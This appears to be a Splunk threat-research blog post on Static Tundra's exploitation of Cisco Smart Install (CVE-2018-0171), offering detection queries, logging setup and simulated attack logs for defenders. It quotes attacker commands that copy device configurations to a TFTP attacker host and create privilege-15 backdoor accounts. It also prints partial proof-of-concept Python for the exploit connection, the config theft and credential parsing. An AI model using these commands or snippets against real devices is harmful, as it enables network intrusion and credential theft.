Static Tundra Analysis & CVE-2018-0171 Detection Guide
Static Tundra is a threat group that the FBI has determined is acting on behalf of Russian interests. The threat group has been exploiting CVE-2018-0171, a CVSS 9.8 Cisco Smart Install vulnerability, to compromise unpatched network devices worldwide for intelligence gathering purposes. This vulnerability allows unauthenticated, remote attackers to execute arbitrary code on affected devices through crafted Smart Install messages on TCP port 4786.
Originally disclosed in 2018, CVE-2018-0171 has become a favored tool for multiple state sponsored actors seeking to infiltrate critical infrastructure. Static Tundra's campaign demonstrates the persistent threat posed by legacy vulnerabilities in network infrastructure, particularly when combined with sophisticated post-exploitation techniques for credential harvesting and lateral movement.
The continued exploitation of this vulnerability was highlighted again in February 2025, when Cisco Talos confirmed that Salt Typhoon had also leveraged CVE-2018-0171 in their targeted campaign against major U.S. telecommunications companies, maintaining persistent access for over three years in some instances.
Despite being over seven years old, CVE-2018-0171 remains an active threat vector due to widespread deployment of vulnerable Cisco devices and inconsistent patching practices across organizations. The Smart Install feature, enabled by default on many Cisco switches, provides an attractive attack surface for threat actors seeking to establish persistent access to network infrastructure for espionage and intelligence collection operations.
In this blog, the Splunk Threat Research Team (STRT) takes a closer look at the Static Tundra campaign and provides comprehensive detection coverage for CVE-2018-0171 exploitation. We'll break down the technical attack chain showing how threat actors leverage Smart Install protocol weaknesses to achieve remote code execution, steal network configurations, and establish persistent access. Along the way, we'll provide actionable detection content for Splunk Enterprise Security, hunting queries, and analytical frameworks you can deploy immediately to identify signs of Smart Install exploitation and Static Tundra activity in your environment.
CVE Details
- CVE ID: CVE-2018-0171
- CVSS Score: 9.8 (Critical) - CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- Vulnerability Type: Smart Install Remote Code Execution
- Affected Systems: Cisco IOS and IOS XE Software with Smart Install client feature enabled
- Default State: Smart Install client functionality is enabled by default on affected switches
Testing Methodology and Limitations

(Based on Simulated Attack Analysis using AWS Catalyst 8000V Logging Infrastructure Simulated attack scenario, Splunk 2025)
What Was Tested
This analysis is based on simulated attack activities performed on AWS Catalyst 8000V virtual appliances. While these devices do not support Smart Install functionality, they provide identical logging infrastructure to physical Cisco switches, allowing us to demonstrate what logs would appear during actual CVE-2018-0171 exploitation.
Testing Approach
- Platform: AWS Catalyst 8000V (IOS XE virtual router)
- Simulation Method: Manual execution of attacker commands typically used in Smart Install exploitation
- Log Generation: Real Cisco IOS logging output from configuration changes, user creation, TFTP, or Trivial File Transfer Protocol, operations, and SNMP modifications
- Validation: Commands and logs verified against official Cisco documentation and Talos Intelligence reports
- Splunk apps and add-ons used: Add-on for Cisco Network Data, App for Cisco Network Data
Limitations
- No actual Smart Install exploitation (virtual appliances don't support Smart Install)
- Simulated attacker activities rather than real vulnerability exploitation
- Log patterns represent what would appear during genuine attacks on physical devices
Static Tundra Exploitation Activities
Based on Talos Intelligence analysis, Static Tundra performs the following actions through Smart Install protocol manipulation:
1. Configuration Data Extraction (Primary Objective)
- Extract device configuration files containing network topology, credentials, and infrastructure details
- Copy startup-config via TFTP:
copy startup-config tftp://<attacker_ip>/stolen_config.txt - Copy running-config via TFTP:
copy running-config tftp://<attacker_ip>/current_config.txt<./samp> - Mass extraction of configuration data for intelligence analysis
2. Persistent Access Establishment
- Deploy SYNful Knock firmware implants for long-term persistence
- Install bespoke SNMP tooling for covert access
- Create minimal backdoor accounts:
username <attacker> privilege 15 secret <password> - Configure stealthy remote access methods
3. SNMP Infrastructure Compromise
- Extract SNMP community strings from configuration files
- Deploy custom SNMP tools for ongoing device monitoring
- Establish SNMP-based command and control channels
4. Network Intelligence Gathering
- Map network topology through extracted configurations
- Identify critical infrastructure and communication paths
- Harvest credentials for lateral movement opportunities
- Collect routing information and network architecture details
POC Exploit Analysis
You can find the POC exploit used at this github project: https://github.com/AlrikRr/Cisco-Smart-Exploit
Buffer Overflow Exploitation
# POC connects to Smart Install port and sends crafted payload
def exploit_smart_install(target_ip):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target_ip, 4786))

    # Sends malformed Smart Install packet that triggers buffer overflow
    exploit_payload = craft_malicious_packet()
    sock.send(exploit_payload)
The exploit targets the Smart Install protocol vulnerability by sending a specially crafted packet to TCP port 4786. Smart Install is enabled by default on most Cisco switches and handles zero-touch device provisioning. The malformed packet contains data that exceeds the expected buffer size in the Smart Install client code, causing a stack-based buffer overflow. This overflow corrupts memory and allows the attacker to overwrite the return address on the stack, redirecting program execution to attacker-controlled code. The vulnerability exists because the Smart Install protocol fails to properly validate the size of incoming packet data before copying it into a fixed-size buffer.
Gains Remote Code Execution (RCE)
Once the buffer overflow succeeds, the attacker gains the ability to execute arbitrary commands on the Cisco device with the same privileges as the Smart Install service. This effectively grants administrative-level access to the device's operating system. The attacker can now run any IOS command, modify configurations, access file systems, and control network interfaces. This is equivalent to having console access to the device, but achieved remotely without any authentication. The RCE capability means the attacker has complete control over the device's functionality and can manipulate it to serve malicious purposes while appearing to operate normally to network administrators.
Executes TFTP Configuration Theft
# POC automatically runs these commands on the compromised device
def steal_configs(target_ip, attacker_ip):
    # Forces device to upload its startup config via TFTP
    execute_command(f"copy startup-config tftp://{attacker_ip}/startup.cfg")

    # Also grabs the running config
    execute_command(f"copy running-config tftp://{attacker_ip}/running.cfg")
With RCE established, the proof of concept (POC) exploits the device's built-in TFTP functionality to exfiltrate sensitive configuration data. The script executes standard Cisco IOS commands that force the compromised device to initiate outbound TFTP connections to the attacker's server. The startup-config contains the device's saved configuration that persists across reboots, while the running-config represents the current active configuration in memory. These files contain critical network intelligence including routing tables, VLAN configurations, access control lists, VPN settings, and most importantly, authentication credentials. The TFTP transfer appears as legitimate network activity since it's initiated by the device itself using standard protocols.
Automated Credential Extraction
def process_hash7(content, ip):
    # Scans stolen config for Type 7 passwords
    for line in content:
        if "username" in line and "password 7" in line:
            extract_and_crack_password(line)

def process_plainpass(content, ip):
    # Finds plaintext passwords in configs
    for line in content:
        if "username" in line and "password 0" in line:
            extract_plaintext_password(line)

def process_community(content, ip):
    # Grabs SNMP community strings
    for line in content:
        if "snmp-server community" in line:
            extract_snmp_string(line)
The POC includes parsing routines that automatically extract valuable authentication data from the stolen configuration files. The script identifies different password types: Type 7 passwords use Cisco's weak Vigenère cipher that can be easily reversed, while Type 0 passwords are stored in plaintext. SNMP community strings provide read/write access to device management functions and can be used for ongoing reconnaissance and control. The automated extraction process also captures administrative account details, enable passwords, and service account credentials. This intelligence gathering happens in real time as the configuration files are downloaded, providing immediate access to credentials that can be used for lateral movement across the network infrastructure.
The Complete Attack Chain
The key insight is that CVE-2018-0171 transforms a network security device into an intelligence source for the attacker. Once RCE is achieved through the buffer overflow, the compromised device becomes a willing participant in its own exploitation, automatically uploading its most sensitive data and providing the keys to access other network resources. This makes the vulnerability particularly dangerous for network infrastructure, as it can provide attackers with a comprehensive map of the network topology and the credentials needed to move laterally across critical systems.
Cisco IOS Logging Infrastructure Analysis
Configuration Change Logging
Cisco IOS supports Configuration Change Notification and Logging which tracks configuration changes on a per-session and per-user basis, logging each command applied, who applied it, and when it was applied.
Enable Configuration Logging:
configure terminal

archive
 log config
  logging enable
  logging size 1000
  hidekeys
  notify syslog
View Configuration Changes:
show archive log config all
Real Archive Log Output from Testing
ip-172-31-11-184#show archive log config all
 idx   sess           user@line      Logged command
   65     3       ec2-user@vty1     |username attacker privilege 15 secret *
   66     3       ec2-user@vty1     |!config: USER TABLE MODIFIED
   67     3       ec2-user@vty1     |username backdoor password 0 *
   68     3       ec2-user@vty1     |!config: USER TABLE MODIFIED
   69     3       ec2-user@vty1     |tftp-server nvram:startup-config
   70     3       ec2-user@vty1     |snmp-server community * rw
   71     4       ec2-user@vty0     |username hacker privilege 15 secret *
   72     4       ec2-user@vty0     |!config: USER TABLE MODIFIED
   77     4       ec2-user@vty0     |interface Loopback100
   78     4       ec2-user@vty0     | description Attacker test interface
   79     4       ec2-user@vty0     | ip address 10.10.10.1 255.255.255.0
   89     4       ec2-user@vty0     |tftp-server bootflash:running-config
   91     4       ec2-user@vty0     |tftp-server system:running-config
We can use the Splunk TAs: Add-on for Cisco Network Data, App for Cisco Network Data to help make the data CIM-compliant and map against the Authentication and Changes data models.
To setup the appliance to log directly to Splunk Core, the following steps work:
ip-172-31-11-184# configure terminal

# Enable logging and set source interface
ip-172-31-11-184(config)# logging on
ip-172-31-11-184(config)# logging source-interface GigabitEthernet1

# Configure Splunk server (replace with your Splunk IP)
ip-172-31-11-184(config)# logging host YOUR-SPLUNK-IP
ip-172-31-11-184(config)# logging trap informational

# Set logging facility (helps organize logs)
ip-172-31-11-184(config)# logging facility local0

# Add timestamps (crucial for analysis)
ip-172-31-11-184(config)# service timestamps log datetime msec localtime show-timezone

# Optional: Set buffer size for local logging
ip-172-31-11-184(config)# logging buffered 65536 informational
Enhanced Configuration (Including Your Archive Logging):
# Your existing archive configuration (already working)
ip-172-31-11-184(config)# archive
ip-172-31-11-184(config-archive)# log config
ip-172-31-11-184(config-archive-log-cfg)# logging enable
ip-172-31-11-184(config-archive-log-cfg)# logging size 1000
ip-172-31-11-184(config-archive-log-cfg)# hidekeys
ip-172-31-11-184(config-archive-log-cfg)# notify syslog
ip-172-31-11-184(config-archive-log-cfg)# exit
ip-172-31-11-184(config-archive)# exit

# Enhanced system logging to external server
ip-172-31-11-184(config)# logging host YOUR-SPLUNK-IP transport udp port 514
ip-172-31-11-184(config)# logging trap debugging
ip-172-31-11-184(config)# service sequence-numbers
Verify Configuration:
ip-172-31-11-184# show logging
ip-172-31-11-184# show running-config | include logging
ip-172-31-8-24#show running-config | include logging
logging persistent size 1000000 filesize 8192 immediate
  logging enable
  logging size 1000
logging trap debugging
logging facility local0
logging source-interface GigabitEthernet1
logging host YOUR-SPLUNK-IP
Splunk Configuration
Configure Splunk Core to receive syslog directly
Via Splunk Web UI:
- Go to Settings > Data Inputs
- Click UDP and Add New
- Enter Port: 514
- Source name override:
cisco_syslog - Source type:
cisco:ios - Index: Choose appropriate index (e.g.,
network)
Now, you have logging setup and can begin running the security content developed by the Splunk Threat Research Team.
Splunk Security Content
Smart install port discovery and status detection
This analytic detects network traffic to TCP port 4786, which is used by the Cisco Smart Install protocol. Smart Install is a plug-and-play configuration and image-management feature that helps customers to deploy Cisco switches.
Cisco IOS commands for investigation:
# Check if Smart Install is enabled
show vstack config

# Expected output if enabled:
# Role: Client (SmartInstall enabled)
# Vstack Director IP address: 0.0.0.0

# Check for TCP port 4786 listening
show tcp brief all | include 4786

# Expected output if listening:
# TCP   *:4786           *:*      LISTEN

# Disable Smart Install (mitigation)
configure terminal
no vstack
Splunk Query:
| tstats `security_content_summariesonly`
    count
    values(All_Traffic.src_ip) as src_ip
    values(All_Traffic.src_port) as src_port
    values(All_Traffic.dest_ip) as dest_ip
    earliest(_time) as firstTime
    latest(_time) as lastTime
    from datamodel=Network_Traffic
    where All_Traffic.dest_port=4786 AND All_Traffic.transport=tcp
  by All_Traffic.dest_ip All_Traffic.dest_port
  | `drop_dm_object_name("All_Traffic")`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
Cisco smart install oversized packet detection

This analytic detects oversized Cisco Smart Install (SMI) protocol messages by inspecting traffic to TCP port 4786 within the Network_Traffic data model. Abnormally large SMI payloads have been associated with exploitation and protocol abuse (e.g., CVE-2018-0171)
Splunk Query:
| tstats `security_content_summariesonly`
      avg(All_Traffic.packets) as avg_packets,
      max(All_Traffic.bytes) as max_bytes
      from datamodel=Network_Traffic
      where All_Traffic.dest_port=4786 AND All_Traffic.transport=tcp
      by All_Traffic.src_ip, All_Traffic.dest_ip, _time span=1h
  | `drop_dm_object_name("All_Traffic")`
  | where max_bytes > 500
  | eval severity=case(max_bytes>1400, "critical", max_bytes>1000, "high", 1=1, "medium")

Suspicious privileged account creation
This analytic detects the creation of privileged user accounts on Cisco IOS devices, which could indicate an attacker establishing backdoor access. The detection focuses on identifying when user accounts are created with privilege level 15 (the highest administrative privilege level in Cisco IOS) or when existing accounts have their privileges elevated.
Log Evidence:
*Aug 20 17:10:21.639: %AAA-6-USERNAME_CONFIGURATION: user with username: attacker configured
*Aug 20 17:10:21.664: %AAA-6-USER_PRIVILEGE_UPDATE: username: attacker privilege updated with priv-15
*Aug 20 17:10:21.665: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:username attacker privilege 15 secret *
*Aug 20 17:10:21.665: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:!config: USER TABLE MODIFIED

*Aug 20 17:10:25.241: %AAA-6-USERNAME_CONFIGURATION: user with username: backdoor configured
*Aug 20 17:10:25.242: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:username backdoor password 0 *
*Aug 20 17:10:25.242: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:!config: USER TABLE MODIFIED

*Aug 20 17:32:21.005: %AAA-6-USERNAME_CONFIGURATION: user with username: hacker configured
*Aug 20 17:32:21.006: %AAA-6-USER_PRIVILEGE_UPDATE: username: hacker privilege updated with priv-15
*Aug 20 17:32:21.006: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:username hacker privilege 15 secret *
Splunk Query:
| tstats `security_content_summariesonly` count values(All_Changes.command) as command min(_time) as firstTime max(_time) as lastTime from datamodel=Change.All_Changes
    where (
      (All_Changes.command="*username * privilege 15*") OR
      (All_Changes.command="*username * password*" AND All_Changes.command="*USER TABLE MODIFIED*") OR
      (All_Changes.command="*USER_PRIVILEGE_UPDATE*priv-15*")
    )
    by All_Changes.dvc All_Changes.user
  | `drop_dm_object_name("All_Changes")`
  | rename dvc as dest
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`

TFTP server configuration for data exfiltration
This analytic detects the configuration of TFTP services on Cisco IOS devices that could be used to exfiltrate sensitive configuration files. Threat actors like Static Tundra have been observed configuring TFTP servers to make device configuration files accessible for exfiltration after gaining initial access.
Log Evidence:
*Aug 20 17:10:36.460: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:tftp-server nvram:startup-config
*Aug 20 17:32:41.892: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:tftp-server bootflash:running-config
*Aug 20 17:32:47.370: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:tftp-server system:running-config
*Aug 20 17:32:50.729: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:tftp-server bootflash:info
Splunk Query:
| tstats `security_content_summariesonly` count values(All_Changes.command) as command min(_time) as firstTime max(_time) as lastTime from datamodel=Change.All_Changes
  where  (All_Changes.command="*tftp-server*")
  AND (
    All_Changes.command="*nvram:startup-config*" OR
    All_Changes.command="*bootflash:running-config*" OR
    All_Changes.command="*system:running-config*" OR
    All_Changes.command="*bootflash:info*" OR
    All_Changes.command="*startup-config*" OR
    All_Changes.command="*running-config*"
  )
  by All_Changes.dvc All_Changes.user
| `drop_dm_object_name("All_Changes")`
| rename dvc as dest
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`

SNMP community string configuration changes
This analytic detects changes to SNMP community strings on Cisco devices, which could indicate an attacker establishing persistence or attempting to extract credentials. After gaining initial access to network devices, threat actors like Static Tundra often modify SNMP configurations to enable unauthorized monitoring and data collection. This detection specifically looks for the configuration of SNMP community strings with read-write (rw) or read-only (ro) permissions, as well as the configuration of SNMP hosts that may be used to exfiltrate data.
Log Evidence:
*Aug 20 17:10:41.042: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:snmp-server community * rw
*Aug 20 17:32:34.644: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:snmp-server community * ro
*Aug 20 17:32:36.188: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:snmp-server community * rw
*Aug 20 17:32:38.155: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:snmp-server host 203.0.113.50 *
Splunk Query:
| tstats `security_content_summariesonly` count values(All_Changes.command) as command min(_time) as firstTime max(_time) as lastTime from datamodel=Change.All_Changes
  where (
    (All_Changes.command="*snmp-server community*rw*") OR
    (All_Changes.command="*snmp-server community*ro*") OR
    (All_Changes.command="*snmp-server host*")
  )
  by All_Changes.dvc All_Changes.user
| `drop_dm_object_name("All_Changes")`
| rename dvc as dest
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`

Network interface modifications
This analytic detects the creation or modification of network interfaces on Cisco devices, which could indicate an attacker establishing persistence or preparing for lateral movement. After gaining initial access to network devices, threat actors like Static Tundra often create new interfaces (particularly loopback interfaces) to establish covert communication channels or maintain persistence.
Log Evidence:
*Aug 20 17:32:29.055: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback100, changed state to up
*Aug 20 17:32:29.056: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:interface Loopback100
*Aug 20 17:32:29.056: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command: description Attacker test interface
*Aug 20 17:32:29.056: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command: ip address 10.10.10.1 255.255.255.0

*Aug 20 17:32:32.188: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback200, changed state to up
*Aug 20 17:32:32.188: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command:interface Loopback200
*Aug 20 17:32:32.189: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command: description Backdoor interface
*Aug 20 17:32:32.189: %PARSER-5-CFGLOG_LOGGEDCMD: User:ec2-user logged command: ip address 192.168.100.1 255.255.255.0
Splunk Query:
| tstats `security_content_summariesonly` count values(All_Changes.command) as command min(_time) as firstTime max(_time) as lastTime from datamodel=Change.All_Changes
  where (
    (All_Changes.command="*interface*") OR
    (All_Changes.command="*LINEPROTO-5-UPDOWN*") OR
    (All_Changes.command="*ip address*")
  )
  by All_Changes.dvc All_Changes.user
| `drop_dm_object_name("All_Changes")`
| rename dvc as dest
| `security_content_ctime(firstTime)`
(network interface changes, Splunk 2025)
Cisco secure firewall - Static Tundra Smart Install abuse
This analytic detects activity associated with Static Tundra’s tabuse of the Cisco Smart Install (SMI) protocol using Cisco Secure Firewall Intrusion Events. It leverages Cisco Secure Firewall Threat Defense IntrusionEvent logs to identify occurrences of Smart Install exploitation and protocol abuse, including denial-of-service and buffer overflow attempts. The detection triggers when multiple Cisco Smart Install-related Snort signatures are observed in a short period from the same source, which is indicative of active exploitation or reconnaissance against Cisco devices that expose SMI.
Snort rule coverage:
- SID 1:46468: SERVER-OTHER Cisco Smart Install invalid init discovery message denial of service attempt
- SID 1:46096: SERVER-OTHER Cisco Smart Install init discovery message stack buffer overflow attempt
Network alert evidence (Snort to Splunk):
[**] [1:46096:1] SERVER-OTHER Cisco Smart Install init discovery message stack buffer overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
08/20-17:25:15.123456 203.0.113.100:45234 -> 192.168.1.10:4786
TCP TTL:64 TOS:0x0 ID:12345 IpLen:20 DgmLen:84
***AP*** Seq: 0x12345678  Ack: 0x87654321  Win: 0x2000  TcpLen: 20

[**] [1:46468:1] SERVER-OTHER Cisco Smart Install invalid init discovery message denial of service attempt [**]
[Classification: Denial of Service] [Priority: 2]
08/20-17:25:20.789012 203.0.113.100:45235 -> 192.168.1.10:4786
TCP TTL:64 TOS:0x0 ID:12346 IpLen:20 DgmLen:156
***AP*** Seq: 0x12345679  Ack: 0x87654322  Win: 0x2000  TcpLen: 20
Cisco commands for investigation (when Snort alerts fire):
# Immediately check Smart Install status
show vstack config

# Check for active TCP connections on port 4786
show tcp brief all | include 4786

# Look for recent configuration changes
show archive log config all | tail 50

# Check for new user accounts created recently
show running-config | include username

# Monitor for TFTP activity
show logging | include TFTP

# Check for SNMP configuration changes
show running-config | include snmp-server

# Review recent system logs
show logging | tail 100
Splunk Query:
`cisco_secure_firewall` EventType=IntrusionEvent signature_id IN (46468, 46096, 41722, 41723, 41724, 41725)
  | bin _time span=15m
  | fillnull
  | stats dc(signature_id) as unique_signature_count
          values(signature_id) as signature_id
          values(signature) as signature
          values(class_desc) as class_desc
          values(MitreAttackGroups) as MitreAttackGroups
          values(InlineResult) as InlineResult
          values(InlineResultReason) as InlineResultReason
          values(dest_ip) as dest_ip
          values(dest_port) as dest_port
          values(rule) as rule
          values(transport) as transport
          values(app) as app
          min(_time) as firstTime
          max(_time) as lastTime
          by src_ip
  | where unique_signature_count >= 2
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
Tools and Resources
Cisco Official Tools
-
Cisco Talos SMI Scanner: https://github.com/Cisco-Talos/smi_check
- Sends crafted probe to detect Smart Install
- Usage:
python smi_check.py <target_ip>
-
Talos Smart Install Scanner: https://www.talosintelligence.com/smart_scanner
Reference Documentation
- CVE Identifier: CVE-2018-0171
- Cisco Bug ID: CSCvd36820
- CVSS Score: 9.8 (Critical)
- Cisco Security Advisory: https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180328-smi2
Conclusion
The Static Tundra campaign demonstrates how legacy vulnerabilities like CVE-2018-0171 continue to pose risks to critical infrastructure. Through comprehensive testing on AWS Catalyst 8000V, we have demonstrated that Cisco IOS devices provide extensive logging capabilities for detecting Smart Install exploitation attempts.
Organizations must prioritize patching Smart Install vulnerabilities, disable unnecessary features, and implement comprehensive logging to detect and respond to these sophisticated state sponsored attacks. The combination of proper logging configuration, network monitoring, and timely patching provides the best defense against this ongoing threat campaign targeting Cisco network infrastructure.
Learn More
You can find the latest content about security analytic stories on research.splunk.com and in the Splunk ES Content Update app. The Splunk Threat Research Team's analytic story for Cisco Smart Install CVE-2018-0171 Exploitation provides comprehensive detection coverage for this vulnerability and its exploitation patterns.
Feedback
Any feedback or requests? Feel free to put in an issue on GitHub and we'll follow up. Alternatively, join us on the Splunk Slack channel #security-research.
Contributors
We would like to thank Bhavin Patel and Michael Haag for authoring this post, as well as the Splunk Threat Research Team (Raven Tait, Lou Stella, Rod Soto, Eric McGinnis, Nasreddine Bencherchali, Teoderick Contreras, and Patrick Bareiss) and the Cisco Talos Intelligence team for their contributions to the detection content and threat analysis of the Static Tundra campaign.
Related Articles

Predicting Cyber Fraud Through Real-World Events: Insights from Domain Registration Trends

When Your Fraud Detection Tool Doubles as a Wellness Check: The Unexpected Intersection of Security and HR

Splunk Security Content for Threat Detection & Response: November Recap

Security Staff Picks To Read This Month, Handpicked by Splunk Experts

Behind the Walls: Techniques and Tactics in Castle RAT Client Malware

AI for Humans: A Beginner’s Field Guide

Splunk Security Content for Threat Detection & Response: November 2025 Update

Operation Defend the North: What High-Pressure Cyber Exercises Teach Us About Resilience and How OneCisco Elevates It
